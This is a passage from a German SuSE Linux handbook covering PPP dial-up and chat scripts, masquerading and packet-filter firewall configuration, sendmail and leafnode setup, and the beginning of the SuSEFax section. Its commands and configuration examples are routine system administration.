Zunächst werden die IP-Adressen des Servers und des Clients gesetzt. Wird für den Client eine IP-Adresse `0.0.0.0` angegeben und die IP-Adresse des Servers freigelassen, so erfragt `pppd` die beiden Adressen beim Server. Stehen die Adressen im voraus fest oder wird keine dynamische Adresszuweisung gewünscht, so sind hier die entsprechenden IP-Adressen einzutragen.

Dann wird das Device angegeben, an dem das Modem angeschlossen ist. Die Flags weisen `pppd` an, das Modem mit 38400 bps anzusprechen und die PPP-Verbindung als *Default Route* in die Routing-Tabelle des Kernels einzutragen.





### Hinweis

Wenn Sie, wie in diesem Kapitel beschrieben, das Anwahlskript `ppp-up` unter `/etc/ppp/ppp-up` gespeichert haben, liegt dieses natürlich nicht im Suchpfad, der in der Umgebungsvariablen `PATH` angegeben ist. Aus diesem Grund müssen Sie beim Aufruf den vollen Pfad angeben:

```
erde:/root # /etc/ppp/ppp-up
```

Vorher sollten Sie das Attribut `'x'` dieser Datei z. B. mittels

```
erde:/root # chmod 755 /etc/ppp/ppp-up
```

setzen.

Abgebaut wird die Verbindung durch Beenden des PPP-Daemons. Dies kann z. B. durch das Skript `/etc/ppp/ppp-down` erfolgen:

```
#!/bin/sh
#
# /etc/ppp/ppp-down
#
# PPP Verbindung kappen
#

kill `cat /var/run/ppp0.pid`
```

Datei 6.6.6: `/etc/ppp/ppp-down`

Wichtig ist hier das Hochkomma. Gemeint ist `(SHIFT)+( )`. Es handelt sich hierbei um eine Kommandosubstitution, durch die die Ausgabe von `cat /var/run/ppp0.pid` dem Programm `kill` übergeben wird.

### Anpassen des Chat-Skripts

Das Chat-Skript `/etc/ppp/ppp.chat` muss selbstverständlich immer angepasst werden. Neben dem Loginnamen und dem Passwort ändert sich auch oft die gesamte Login-Sequenz. In manchen Fällen muss sogar auf der Gegenstelle das PPP-Protokoll durch einen entsprechenden Befehl, z. B. durch `ppp default` gestartet werden. All dies lässt sich nicht allgemein beschreiben. Der Loginvorgang ist, falls keine spezielle Authentifizierung über PAP, CHAP etc. durchgeführt werden muss, mit einem normalen Terminal-Login vergleichbar, nur dass dieser sonst manuelle Vorgang durch das Chat-Skript abläuft.

Aus diesem Grund kann man folgendermaßen vorgehen:

- Man lese die Informationen des Service-Providers sorgfältig und frage nach, ob beim Provider vielleicht schon ein entsprechendes Skript existiert. Schicken Sie uns in diesem Fall bitte Feedback, damit wir diese Skripten sammeln und in unser Distribution verteilen können. Sie können diese gesammelten Informationen auch direkt über unsere Supportdatenbank abrufen:

<http://sdb.suse.de/sdb/de/html/>



- Man lege sich Bleistift und Papier bereit!
- Mit einem Terminalprogramm (z. B. Minicom (**minicom -s**)) wird jetzt die Verbindung *manuell* durchgeführt; man loggt sich also direkt ein und notiere dabei *peinlichst* genau, was in welcher Reihenfolge gesendet wird, und welche Eingaben man dabei selbst machen muss. Die meisten Terminalprogramme, so auch minicom, ermöglichen ein automatisches Protokollieren des Textes auf dem Bildschirm. Bei Minicom erreicht man das durch die Tastenkombination (**Alt**) + (**I**) (mit (**Alt**) + (**Z**) werden alle verfügbaren Tastenkombinationen aufgelistet!).
- Dies wird bis zu der Stelle gemacht, an der die Gegenstelle in den PPP-Modus wechselt, was an einer entsprechenden Meldung zu erkennen sein sollte, etwa: "ppp-protocol started"
- Die dann bestehende Verbindung wird einfach *abgebrochen*, d. h. aufgelegt (Minicom: (**Alt**) + (**h**))
- Terminalprogramm beenden (Minicom (**Alt**) + (**x**))
- Mit dem Protokoll kann nun das Chat-Skript entsprechend angepasst werden.

Ein paar weitere Erklärungen zu chat.

In der ersten Sequenz

```
TIMEOUT 30
ABORT "NO CARRIER"
ABORT BUSY
ABORT "NO DIALTONE"
ABORT ERROR
```

wird chat initialisiert.

### Hinweis

Der **TIMEOUT** ist individuell abhängig von der Zeitdauer, die für den Verbindungsaufbau benötigt wird und muss in einigen Fällen höher gesetzt werden, z. B. auf 60.



Mit den **ABORT**-Befehlen wird angegeben, bei welchen Antworten vom Modem das Skript beendet werden soll.

In den folgenden Zeilen wird immer nach demselben Schema vorgegangen:

Der erste Parameter (bis zum ersten Leerzeichen) gibt an, auf was gewartet werden soll. Wird dieser String vom Modem gesendet, wird der Rest der Zeile zurückgesendet.

```
+++ATZ
```

Hier wird auf keinen String gewartet, sondern sofort das Modem initialisiert. Das hängt davon ab, welches Modem Sie haben und welches Profile gespeichert ist. Normalerweise wird mit **ATZ** Profile 0 (wie auch direkt nach dem Einschalten) geladen. Hier müssen Sie eventuell etwas anderes eintragen. Vergleichen Sie dies ggf. mit Ihrer DOS- bzw. Windows-Software.



### Hinweis

Falls Ihr Modem absolut nicht das macht, was es eigentlich sollte, kann das daran liegen, dass es völlig verstellt ist. Unter Umständen hilft dann auch kein **ATZ** mehr. In diesem Fall sollte der Befehl **AT&F** eingegeben werden (z. B. unter Minicom). Hierdurch wird das Modem in die Werkseinstellung zurückgesetzt.

Jetzt wird gewählt und die Login-Sequenz durchgeführt, z. B.:

```
OK ATDT<telefonnummer>
CONNECT ""
ogin:--ogin: <account>
word: <accountpasswd>
```

Setzen Sie bitte für Ihre konkrete Installation anstelle von `<telefonnummer>`, `<account>` und `<accountpasswd>` die entsprechenden Werte.

Beachten Sie, dass in diesem hier z. B. nur nach **word:** gesucht wird, denn es könnte ja **Password:**, **password:** oder auch **Spaßword:** gesendet werden.

Die Zeile

```
ogin:--ogin:
```

sollte flexibel genug sein, denn hier wird, falls der erste String (**ogin:**) nicht gefunden wird, ein 'Return' gesendet und nachfolgend noch einmal auf **ogin:** gewartet.

Weitere Infos und Beispiele hierzu finden Sie in der Manual-Page von **chat** (**man 8 chat**).

Dort finden Sie auch den motivierenden Hinweis:

“ In actual practice, simple scripts are rare. ”



### Hinweis

Das gesamte Chat-Skript darf keine Leerzeile, keine Leerzeichen am Zeilenanfang und keine Kommentare enthalten.


Testen Sie nun die Verbindung mit dem Befehl **/etc/ppp/ppp-up**. Die Fehlermeldungen, die z. B. vom Chat-Skript erzeugt werden, sind nicht auf dem Bildschirm lesbar, sondern werden in der Datei `/var/log/messages` protokolliert. Sie können auf einer zweiten Konsole durch Eingabe von

```
erde:/ # tail -f /var/log/messages
```

ein Protokoll derselben Datei nebenherlaufen lassen. Dann sieht man immer sofort, wenn es wichtige Meldungen zu beachten gibt.

## 6.7 Masquerading und Firewall – Freunde und „Freunde“

Viele SuSE Linux-Anwender betreiben Ihren Rechner als Einwahlrechner zum Internet oder auch als Router für einen Standleitungszugang; dabei werden im lokalen Netz oftmals private IP-Adressen verwendet werden – diese können also nicht direkt auf das Internet zugreifen. Um einen solchen Zugang für das interne Netz zu ermöglichen, gibt es die Möglichkeit des „Masquerading“. Installieren Sie dafür das Paket `firewalls` aus der Serie `sec`. Dieses Paket enthält ein Skript für Masquerading und Firewall. Beides wird von der Konfigurationsdatei `/etc/rc.config.d/firewall.rc.config` aus gesteuert. Es ist zweckmäßig, auch gleich einen Firewall mit einzurichten, damit das System gegen Angriffe von außen besser geschützt ist. Lesen Sie dazu unbedingt die Dokumentation in `/usr/share/doc/packages/firewalls`.



### Achtung

Es gibt keine Gewähr, dass die hier vorgestellten Verfahren wirklich funktionieren. Wenn also Cracker in Ihr System eindringen, obwohl Sie alles richtig gemacht haben, machen Sie die Buchautoren bitte nicht verantwortlich. Aber für Kritik und Anregungen ist [feedback@suse.de](mailto:feedback@suse.de) jederzeit dankbar. Und wenn es was zu verbessern gibt, wird es gewiss getan werden!

### 6.7.1 Grundlagen des Masquerading

Für Masquerading braucht man zwei verschiedene Netzwerkdevices. Zumindest eines davon ist eine Ethernet-Netzwerkkarte, an der das innere (interne) Netz angeschlossen ist. Dieses Netz soll als Netzwerkadresse einen privaten Adressraum verwenden, der dafür vorgesehen ist, z. B. 192.168.0.0 bis 192.168.255.255. Wir gehen in dem Konfigurationsbeispiel davon aus, dass der Router (den wir hier konfigurieren) auf dieser ins interne Netz zeigenden Netzwerkkarte die Adresse 192.168.0.1 eingestellt bekommt. Die Rechner des internen Netzes haben dann z. B. die IP-Adressen 192.168.0.2, 192.168.0.3 usw.

Das äußere Netzwerkdevice ist z. B. die ISDN-Karte, die für den Internetzugang verwendet wird, oder eine Standleitung, die an eine Ethernet-Netzwerkkarte angeschlossen ist. In unserem Beispiel nehmen wir dies an. Die Konfiguration ist weiter unten erklärt.

### 6.7.2 Grundlagen des Firewall

Genau genommen ist in dem Paket `firewalls` kein „Firewall“, sondern ein „Paketfilter“ enthalten. Ein Paketfilter-Firewall schützt das Netz gegen Zugriffe auf IP-Adressen und Ports, die man nicht ausdrücklich freigegeben hat. Ist Ihr Rechner jedoch Webserver und Sie geben den Port 80 für diesen Rechner frei – das

müssen Sie auch, damit von außen auf den Web-Server zugegriffen werden kann –, so ist dieser Rechner natürlich gegen Angriffe auf diesen Port nicht geschützt. Dieser Paketfilter-Firewall soll und kann keinen Firewall auf Applikationsebene ersetzen; ein solcher Firewall sollte von einem professionellen Dienstleister eingerichtet werden. Es ist jedoch der Sicherheit des Systems sehr zuträglich, für den Heimgebrauch diesen Firewall einzusetzen.

### 6.7.3 Konfiguration Masquerading und/oder Firewall

Dokumentation zum SuSE-Firewall finden Sie unter `/usr/share/doc/packages/firewalls` – theoretische Überlegungen dazu in Kapitel 18.1 auf Seite 527 ff.

Die gesamte Konfiguration erfolgt in `/etc/rc.config.d/firewall.rc.config` und ist in Englisch erklärt. Hier folgt eine Schritt-für-Schritt-Anleitung für die erfolgreiche Konfiguration. Es ist bei jedem Punkt angeführt, ob er für Masquerading oder Firewall gilt. In der Konfigurationsdatei ist auch von einer DMZ („Demilitarisierte Zone“) die Rede, auf die an dieser Stelle nicht näher eingegangen wird.

Falls Sie wirklich nicht mehr als Masquerading brauchen, füllen Sie nur die mit *Masquerading* bezeichneten Zeilen aus.

- **START\_FW** (Firewall, Masquerading): In `/etc/rc.config` auf `yes` setzen, damit das Skript gestartet wird; so wird Firewall und/oder Masquerading ermöglicht.
- **FW\_DEV\_WORLD** (Firewall, Masquerading): Zum Beispiel `eth0`. Dies ist das Device, das hinaus ins Internet zeigt. Bei ISDN ist es z. B. `ipp0`.
- **FW\_DEV\_INT** (Firewall, Masquerading): Das Device, welches ins innere, „private“, Netz zeigt. Falls kein inneres Netz vorhanden ist, – z. B. der Firewall schützt nur diesen Rechner –, einfach leer lassen.
- **FW\_ROUTE** (Firewall, Masquerading): Wenn Sie Masquerading brauchen, müssen Sie hier `yes` eintragen. Bei einem Firewall ohne Masquerading nur dann, wenn man von außen Zugang zum internen Netz haben will. Das funktioniert aber nur, wenn die internen Rechner offiziell zugewiesene IP-Adressen haben. Im Normalfall sollten Sie den Zugang von außen auf die internen Rechner *nicht* erlauben! Wenn Sie `yes` wegen des Masquerading eintragen, so sind Ihre internen Rechner trotzdem nicht von außen sichtbar, da diese ja private Netzwerkadressen (z. B. `192.168.x.x`) haben und daher im Internet gar nicht geroutet werden.
- **FW\_MASQUERADE** (Masquerading): Wenn Sie Masquerading brauchen, müssen Sie hier `yes` eintragen. Beachten Sie, dass es sicherer ist, wenn die Rechner des internen Netzes über Proxy-Server auf das Internet zugreifen.
- **FW\_MASQ\_NETS** (Masquerading): Tragen Sie hier die Rechner und/oder Netzwerke ein, für die Masquerading gemacht werden soll. Trennen Sie die einzelnen Einträge durch Leerzeichen. – Beispiel:

```
FW_MASQ_NETS="192.168.0.0/24 192.168.10.1"
```

- **FW\_PROTECT\_FROM\_INTERNAL** (Firewall): Tragen Sie hier *yes* ein, wenn Sie den Firewall-Rechner auch durch Angriffe vom inneren Netz schützen wollen. Dann müssen Sie die Services, die für das innere Netz verfügbar sind, explizit freigeben. Siehe auch **FW\_SERVICES\_INTERNAL\_TCP** und **FW\_SERVICES\_INTERNAL\_UDP**.
- **FW\_AUTOPROTECT\_GLOBAL\_SERVICES** (Firewall): Im Normalfall auf *yes* lassen.
- **FW\_SERVICES\_EXTERNAL\_TCP** (Firewall): Tragen Sie hier die Services ein, auf die zugegriffen werden soll; z. B. "www smtp ftp domain 443" – für den Rechner zu Hause, der keine Dienste anbieten soll, tragen Sie meist nichts ein.
- **FW\_SERVICES\_EXTERNAL\_UDP** (Firewall): Wenn Sie nicht gerade einen Nameserver betreiben, auf den von außen zugegriffen werden soll, lassen Sie dieses Feld leer. Ansonsten fügen Sie hier die benötigten Ports ein.
- **FW\_SERVICES\_INTERNAL\_TCP** (Firewall): Hier werden die für das innere Netz zur Verfügung stehenden Dienste deklariert. Die Angaben sind analog zu denen unter **FW\_SERVICES\_EXTERNAL\_TCP**, beziehen sich hier aber auf das *interne* Netz.
- **FW\_SERVICES\_INTERNAL\_UDP** (Firewall): Siehe oben.
- **FW\_TRUSTED\_NETS** (Firewall): Hier tragen Sie die Rechner ein, denen Sie *wirklich* vertrauen können („Trusted Hosts“). Beachten Sie zudem, dass auch diese Rechner vor Eindringlingen geschützt sein müssen. Beispiel: "172.20.0.0/16 172.30.4.2" bedeutet, dass alle Rechner, deren IP-Adresse mit 172.20.x.x beginnt, sowie der Rechner mit der IP-Adresse 172.30.4.2 durch den Firewall hindurch können.
- **FW\_SERVICES\_TRUSTED\_TCP** (Firewall): Hier können Sie die TCP-Portadressen festlegen, die von den „Trusted Hosts“ benutzt werden können. Geben Sie z. B. 1:65535 ein, wenn die vertrauenswürdigen Rechner auf alle Services zugreifen dürfen. Normalerweise sollte es reichen, wenn man hier als Service *ssh* eingibt.
- **FW\_SERVICES\_TRUSTED\_UDP** (Firewall): Wie oben, nur auf UDP bezogen.
- **FW\_ALLOW\_INCOMING\_HIGHPORTS\_TCP** (Firewall): Wenn Sie mit normalem (aktivem) FTP arbeiten wollen, so tragen Sie hier *ftp-data* ein.
- **FW\_ALLOW\_INCOMING\_HIGHPORTS\_UDP** (Firewall): Tragen Sie hier *dns* ein, damit Sie die in */etc/resolv.conf* eingetragenen Nameserver verwenden können. Mit *yes* geben Sie alle hohen Portnummern frei.
- **FW\_SERVICE\_DNS** (Firewall): Falls bei Ihnen ein Nameserver läuft, auf den von außen zugegriffen werden soll, tragen Sie hier *yes* ein; zugleich muss in **FW\_TCP\_SERVICES\_\*** der Port 53 freigeschaltet sein.

- **FW\_SERVICE\_DHCLIENT** (Firewall): Wenn Sie **dhclient** benutzen, um Ihre IP-Adresse zu beziehen, so müssen Sie hier **yes** eintragen.
- **FW\_LOG\_\***: Stellen Sie hier ein, was Sie mitloggen wollen. Für den laufenden Betrieb reicht **yes** bei **FW\_LOG\_DENY\_CRIT**.
- **FW\_STOP\_KEEP\_ROUTING\_STATE** (Firewall): Falls Sie automatisch per diald oder über ISDN (dial on demand) ins Internet gehen, so tragen Sie hier **yes** ein.

Das war's. Vergessen Sie nicht, den Firewall zu testen (z. B. **telnet** von außen); Sie sollten dann in `/var/log/messages` in etwa folgende Einträge sehen:

```
Feb  7 01:54:14 www kernel: Packet log: input DENY eth0
PROTO=6 129.27.43.9:1427 195.58.178.210:23 L=60 S=0x00
I=36981 F=0x4000 T=59 SYN (#119)
```

### 6.8 Schreib mal wieder – zur Sendmail-Konfiguration

Ist der Anschluss an die weite Welt erst einmal hergestellt – sei es über UUCP, PPP oder ISDN – so soll dieser natürlich auch genutzt werden. Eine typische Anwendung hierfür ist *E-Mail*, elektronische Post. Dieser Abschnitt beschreibt die Konfiguration des Paketes **sendmail**<sup>3</sup>.

Bei der Zustellung von E-Mail-Nachrichten entscheidet **sendmail**, wie die Nachrichten weiter transportiert werden sollen: über ein TCP/IP-Netzwerk mit dem Protokoll SMTP, in den lokalen E-Mail-Folder eines Benutzers oder über andere Transferprogramme wie UUCP.

Die Hauptkonfigurationsdatei von **sendmail** ist `/etc/sendmail.cf`. Für eine einfache Konfiguration kann man mit YaST ein paar Parameter setzen und damit eine gültige `/etc/sendmail.cf` erstellen lassen; die Eintragungen stehen dann in der `/etc/rc.config.d/sendmail.rc.config` und SuSEconfig schreibt anhand dieser Eintragungen unter Verwendung von `/sbin/config.d/SuSEconfig.sendmail` die Datei `/etc/sendmail.cf`.

Da die Konfigurationsdateien des **sendmail**-Paketes sehr komplex sind, beinhaltet SuSE Linux zwei vorbereitete Konfigurationen, die die in der Regel vorkommenden Fälle weitgehend abdecken:

Wenn **sendmail** innerhalb eines TCP/IP-Netzwerkes verwendet werden soll, sollte man unbedingt einen gültigen DNS-Server besitzen. Dort sollte man für jeden Namen einen Extra-Eintrag („MX record“, „mail exchange record“) für E-Mail machen. Die aktuellen Einstellungen kann man mit dem **host**-Befehl (aus dem Paket **bind**) überprüfen:

---

<sup>3</sup>Eine Alternative zu **sendmail** ist **postfix** oder **qmail** – auf beide Pakete soll hier aber nicht eingegangen werden.

```
erde: # host sonne.kosmos.all
sonne.kosmos.all address 192.168.0.1
sonne.kosmos.all mail is handled (pri=10) by sonne.kosmos.all
sonne.kosmos.all mail is handled (pri=100) by mail-relay.kosmos.all
```

Falls da kein Eintrag für Mail existiert, sollte man seinen DNS-Administrator um Hilfe bitten.

Folgende Parameter für eine E-Mail-Konfiguration können über YaST in der `/etc/rc.config.d/sendmail.rc.config` (vgl. Abschnitt 17.6 auf Seite 511 sowie z. Z. die Datei `/etc/mail/README.linux`) eingestellt werden:

- **SENDMAIL\_TYPE="yes"**

Diese Variable muss auf `yes` stehen, wenn die `sendmail`-Konfigurationsdatei aus den in der `/etc/rc.config.d/sendmail.rc.config` gesetzten Werten gebildet werden soll. Wenn man die `/etc/sendmail.cf` selbst herstellen möchte, dann ist `no` der richtige Wert.

- **SENDMAIL\_LOCALHOST=\**

**"localhost sonne.kosmos.all www.kosmos.all"**

`sendmail` muss wissen, welche E-Mail lokal abgespeichert und welche weiter an einen anderen Zielrechner verschickt werden muss. Nur E-Mail an den lokalen Hostnamen wird per default als lokale E-Mail abgespeichert. Mit **SENDMAIL\_LOCALHOST** kann man weitere Rechner-Namen – durch Leerzeichen getrennt – angeben, die auch als lokal angesehen werden sollen.

Beispiel: Der Rechner heißt `sonne.kosmos.all` und ist zugleich WWW-Server für `www.kosmos.all`. Damit E-Mail an `www.kosmos.all` auch akzeptiert wird, muss man folgendes eintragen:

```
SENDMAIL_LOCALHOST="localhost www.kosmos.all"
```

- **FROM\_HEADER=kosmos.all**

Als Absenderadresse wird normalerweise einfach der lokale Rechnernamen verwendet. Sie kann aber mit diesem Parameter in einen beliebigen anderen Namen verändert werden.

Beispiel: Der Rechner heißt `erde.kosmos.all`, E-Mail soll aber in der Form `tux@kosmos.all` verschickt werden (also ohne Rechnernamen). Das geht über den Eintrag:

```
FROM_HEADER=kosmos.all.
```

- **SENDMAIL\_SMARTHOST=mail-server.provider.de**

Für alle nicht-lokale E-Mail fragt `sendmail` nach den DNS-Daten und will dann die E-Mail über das SMTP-Protokoll an den zuständigen Rechner schicken. Dieser Rechner kann irgendwo im Internet sein und hat u. U. nur eine langsame Verbindung zu unserem Rechner. Über diesen Parameter kann man daher einen Zwischenrechner angeben, der alle nicht-lokale E-Mail bekommt und diese dann weiter an den Zielrechner abliefern.

Beispiel 1: Damit kann man auch bei einer Dialup-Verbindung alle E-Mail beim Provider abgeben, der dann für die Auslieferung in die weite Welt des Internet zuständig ist:

```
SENDMAIL_SMARTHOST=smtp:mail-server.provider.de.
```

Beispiel 2: Ist man über UUCP angeschlossen, kann man alle nicht-lokale E-Mail an den UUCP-Server weitergeben:

**SENDMAIL\_SMARTHOST=uucp-dom:uucp.kosmos.all.**

- **SENDMAIL\_NOCANONIFY=no**  
sendmail schaut alle E-Mail-Adressen im Mail-Header nach und ersetzt die Namen mit den „Fully Qualified Domain Names“ (FQDN). Falls man beim E-Mail-Schreiben immer den vollständigen E-Mail-Namen angibt und vielleicht wegen einer Dialup-Verbindung nicht immer einen DNS-Server erreichbar hat, kann man das mit `yes` abschalten.
- **SENDMAIL\_ARGS="-bd -q30m -om"**  
Mit diesen Parametern wird sendmail beim Booten des Rechners gestartet. Mit `-q30m` schaut sendmail alle 30 Minuten nach, ob im Queue-Verzeichnis `/var/spool/mqueue` noch E-Mail liegt, die ausgeliefert werden muss. `-bd` startet sendmail im „daemon mode“, damit wird E-Mail über das TCP/IP-Netzwerk von anderen Rechnern akzeptiert.  
Für Dialup-Verbindungen könnte man z. B. `-q30m` weglassen und E-Mail nur über einen direkten Aufruf von **sendmail -q** ausliefern; diesen Aufruf könnte man z. B. über einen crontab-Eintrag einmal pro Tag tätigen. Eine andere Möglichkeit wäre, **sendmail -q** noch in den Skripten zum Verbindungsaufbau unterzubringen. Dann wird bei jedem Verbindungsaufbau zusätzlich noch E-Mail übertragen.
- **SENDMAIL\_EXPENSIVE=no**  
sendmail versucht sofort eine E-Mail über SMTP an den nächsten Rechner weiterzugeben. Falls man nur zeitweise eine Verbindung zum Internet hat („Dial-On-Demand“), möchte man u. U. nicht für jede E-Mail eine Verbindung zum Provider starten.  
Mit `yes` wird alle E-Mail zunächst im Queue-Verzeichnis `/var/spool/mqueue` gehalten und nicht sofort weitergeschickt.

Alle lokale E-Mail wird über das Programm procmail in die lokalen E-Mail-Folder `/var/spool/mail/<name>` abgespeichert. Bitte lesen sie die Manual-Page von **procmailrc** (`man procmailrc`) und die Manual-Page von **procmailex** (`man procmailex`) sowie die Manual-Page von **procmail** (`man procmail`) für eine genaue Beschreibung dieses sehr flexiblen Programms.

Falls E-Mail nicht an den nächsten Rechner weitergegeben werden kann, wird sie in dem Queue-Verzeichnis `/var/spool/mqueue` gespeichert und beim nächsten „Queue-Run“ von sendmail nochmal übertragen. Das Zeitintervall der „Queue-Runs“ wird beim Starten von sendmail angegeben oder das Übertragen der Nachrichten wird explizit durch den Aufruf von **sendmail -q** gestartet.

Weitere Einstellungen von sendmail kann man in den Dateien `/etc/aliases` und einigen Dateien im Verzeichnis `/etc/mail/` vornehmen. In den Dateien stehen auskommentierte Beispiele. Einige der Dateien müssen von den Textdateien mit dem Programm makemap in Datenbankdateien übersetzt werden. Das geschieht automatisch beim Aufruf von SuSEconfig oder beim Verlassen von YaST.





### 6.9.1 Das News-System Leafnode

Das Paket `leafnode` ist ein bestens geeignetes News-System für kleinere Netze oder Einzelplatz-Rechner mit einer einfachen, nicht unbedingt schnellen Verbindung ins Internet. Das Paket besteht aus mehreren Teilen: dem eigentlichen NNTP-Server `leafnode`, dem Programm `fetchnews` (früher: `fetch`) zum Holen der Nachrichten und dem Programm `texpire` zum Löschen der alten bzw. nicht mehr interessierenden Nachrichten; als Add-Ons gibt es Tools zum Verwalten des Datenbestands unter `/var/spool/news`. Dokumentation zu all diesen Komponenten finden Sie unter `/usr/share/doc/packages/leafnode` sowie in Manual-Page von `leafnode` (`man 8 leafnode`) und den dort genannten [Manual-Pages](#).



#### Hinweis

Bitte beachten Sie die Update-Hinweise in Abschnitt [15.2.7](#) auf Seite [470](#).

#### Voraussetzung für den Einsatz von Leafnode

- Einen externen NNTP-Server müssen Sie über Modem (PPP), eine ISDN-Verbindung oder eine andere Netzverbindung (z. B. Ethernet) direkt erreichen können; von einem solchen NNTP-Server können Sie dann die „News“ beziehen. Fragen Sie bei Ungewissheit Ihren „Internet Service Provider“ ([ISP](#)) nach den Daten des zu benutzenden NNTP-Servers.
- Das Paket `leafnode`, Serie `n` muss installiert sein.
- Plattenplatz unter `/var/spool/news` ; - )
- Die im Folgenden genannten Konfigurationsschritte müssen durchgeführt werden.

#### Lokaler NNTP-Server

Zunächst ist sicherzustellen, dass `Leafnode` als *lokaler* NNTP-Server läuft.

1. In der Datei `/etc/rc.config` die Variable `<NNTPSERVER>` auf den Wert `localhost` setzen. Freilich können Sie auch den „richtigen“ Namen Ihres Linux-Rechners anstelle von `localhost` verwenden (z. B. `erde`), wenn Sie Ihren Rechner entsprechend konfiguriert haben; in vernetzten Umgebungen ist dies zwingend erforderlich! – Das Setzen der Variablen `<NNTPSERVER>` erledigen Sie am sichersten mit YaST (vgl. zum Vorgehen Abschnitt [3.6.12](#) auf Seite [126](#)); denn YaST ruft nach dem Verlassen der Maske mit [\(F10\)](#) das Skript `SUSEconfig` automatisch auf.
2. In der Datei `/etc/leafnode/config` mit einem [Editor](#) notwendige bzw. gewünschte Anpassungen vornehmen. Dort muss unbedingt der Name des NNTP-Servers Ihres Providers eingetragen werden (bei `server` =).

3. Treffen Sie Vorkehrungen, damit **leafnode** vom **inetd** gestartet wird. Schalten Sie zu diesem Zweck den **nntp**-Eintrag in `/etc/inetd.conf` durch Entfernen des Kommentarzeichens (`'#'`, alles in einer Zeile bitte!) frei; vgl. Datei [6.9.1](#).
4. Starten Sie den **inetd** von Hand erneut, damit diese Konfiguration zum Tragen kommt; dazu kann der Befehl **rcinetd restart** verwendet werden.

```
nntp    stream  tcp    nowait  news    /usr/sbin/tcpd
        /usr/sbin/leafnode
```

Datei 6.9.1: **inetd**-Eintrag für **leafnode**

Nun ist lokal alles vorbereitet, damit zum ersten Mal Kontakt zum Newsserver des Providers aufgenommen werden kann.

### Tipp



Mit **telnet localhost 119** können Sie überprüfen, ob **leafnode** sich meldet; falls ja, geben Sie **quit** ein, um wieder zur Kommandozeile zurückzukommen.

## Das Newssystem initialisieren und betreiben

Nun kann das System initialisiert werden. Falls noch nicht geschehen, stellen Sie eine IP-Verbindung zu Ihrem ISP her (in der Regel per Modem oder ISDN). Bei der ersten Kontaktaufnahme mittels **fetchnews** werden vom entfernten Newsserver die Informationen zu den verfügbaren Newsgroups geholt und unter `/var/spool/news/interesting.groups` abgelegt; wenn Sie im Detail verfolgen wollen, was **fetchnews** tut, verwenden Sie die Option **-vvv**:

```
erde:~ # fetchnews -vvv
```

Jetzt sind noch keine Artikel verfügbar – gleichwohl muss man nun einen NNTP-fähigen Newsreader aufrufen und in die (noch leeren) Gruppen einmal hineinschauen (vgl. Abschnitt [6.9.1](#) auf der nächsten Seite). **leafnode** registriert dies; beim nächsten **fetchnews**-Aufruf werden genau diese angewählten Gruppen mit Nachrichten gefüllt werden.

Wenn nicht jedes Mal beim „Online-Gehen“ der **fetchnews**-Aufruf von Hand eingegeben werden soll, dann nehmen Sie ihn z. B. in Ihr `/etc/ppp/ip-up`-Skript auf.

## Das Newssystem verwalten

**leafnode** wurde nach dem Prinzip entworfen, dass es sich weitgehend selbst verwalten soll. Dies bedeutet, wenn bestimmte Newsgroups von keinem Benutzer

mehr gelesen werden, dann werden diese nach einer vorgegebenen Frist nicht mehr von **fetchnews** geholt werden.

Man hat im Grunde nur dafür zu sorgen, dass alte Artikel entfernt werden; diese Aufgabe erledigt **texpire**; in `/etc/crontab` ist ein passender Eintrag bereits vorgesehen – entfernen Sie das Kommentarzeichen ``#'`, wie in Datei 6.9.2 gezeigt (alles in einer Zeile bitte!).

```
0 22 * * * root test -x /usr/sbin/texpire && /usr/sbin/texpire
```

Datei 6.9.2: Expire-Eintrag für **leafnode** in `/etc/crontab`

Erklärungen zu Einstellmöglichkeiten, die über die Datei `/etc/leafnode/config` vorgenommen werden können, finden Sie – wie bereits gesagt – in Manual-Page von **leafnode** (**man leafnode**).

### Lesen der News

Für das Lesen der News stehen verschiedene Programme zur Verfügung, wie z. B. **nn**, **tin** oder **pine**; auch **Netscape** oder der **Emacs** können zum Newslesen verwendet werden. Die Wahl des Newsreaders ist oftmals eine reine Frage des persönlichen Geschmacks. Die Newsreader können sowohl für den Zugriff auf einen Newsserver – wie in einem Netzwerk üblich – als auch für den Zugriff auf das lokale Spoolverzeichnis konfiguriert werden. Entsprechend vorkonfigurierte Pakete finden sich in der Serie **n** von SuSE Linux.

Wenn Sie mit **tin** auf den **leafnode**-NNTP-Server zugreifen wollen (vgl. Abschnitt 6.9.1 auf Seite 226 ff.), dann rufen Sie diesen Newsreader mit dem Kommando **rtin** auf.

## 6.10 Linux macht Faxen

Um einen Linux-PC als Faxmaschine zu nutzen, hat man zwei Möglichkeiten:

- Man benutzt **mgetty** in Kombination mit **sendfax** und z. B. die Tools aus dem Paket **g3utils**,
- oder man benutzt den Faxserver **HylaFAX** z. B. in Kombination mit **SuSEFax**, dem neuen Fax-Frontend von SuSE, das komplett in Java geschrieben wurde.



#### Hinweis

Ab SuSE Linux 6.3 ist das Paket **mgetty** in drei Pakete aufgeteilt, in das Paket **mgetty**, das Paket **g3utils** und das Paket **sendfax**; ein Grund dafür ist, dass das Paket **hylafax** ein paar Kommandos beinhaltet, die den selben Namen haben, wie Kommandos aus dem Paket **sendfax**.

In den folgenden zwei Abschnitten wird beschrieben, wie man **SuSEFax** und **HylaFAX** unter SuSE Linux konfiguriert und benutzt.

### 6.10.1 SuSEFax – Ein Client für HylaFAX

Wie schon erwähnt, ist SuSEFax in Java geschrieben. Das bedeutet, dass das „Java Developers Kit“ in Kombination mit dem Paket `susefax` installiert werden muss. Wenn man SuSEFax auf einer anderen Plattform benutzen möchte, so installiert man am Besten das Paket `susefax` und kopiert alle Dateien, die unter `/usr/lib/SuSEFax` zu finden sind.

#### Der Wrapper

SuSEFax wird über ein kleines Skript gestartet. Bei diesem Skript handelt es sich um einen so genannten „Wrapper“, der den Java-Interpreter mit den erforderlichen Parametern aufruft und überprüft, ob gewisse Bedingungen erfüllt sind. Dieses Skript findet man unter `/usr/X11/bin/susefax`. SuSEFax lässt sich durch systemunabhängige Environment Parameter, den *System Properties*, voreinstellen. Tabelle 6.2 zeigt die dem Programm bekannten Properties, ihre Bedeutung und die internen Standardwerte, die benutzt werden, falls diese Parameter dem Interpreter nicht übergeben werden. Bis auf den Parameter `susefax.images` ist es i. Allg. wenig sinnvoll, diese Parameter anzugeben, wenn das Programm auf einem Betriebssystem mit der Fähigkeit der Verwaltung unterschiedlicher Benutzer läuft. Gemeint sind Systeme, auf denen es möglich ist, einem bestimmten Benutzer ein bestimmtes Homeverzeichnis zuzuordnen (alle UNIX-Systeme und Windows NT, nicht OS/2). Auf Systemen, bei denen das nicht möglich ist, sollten die Werte für 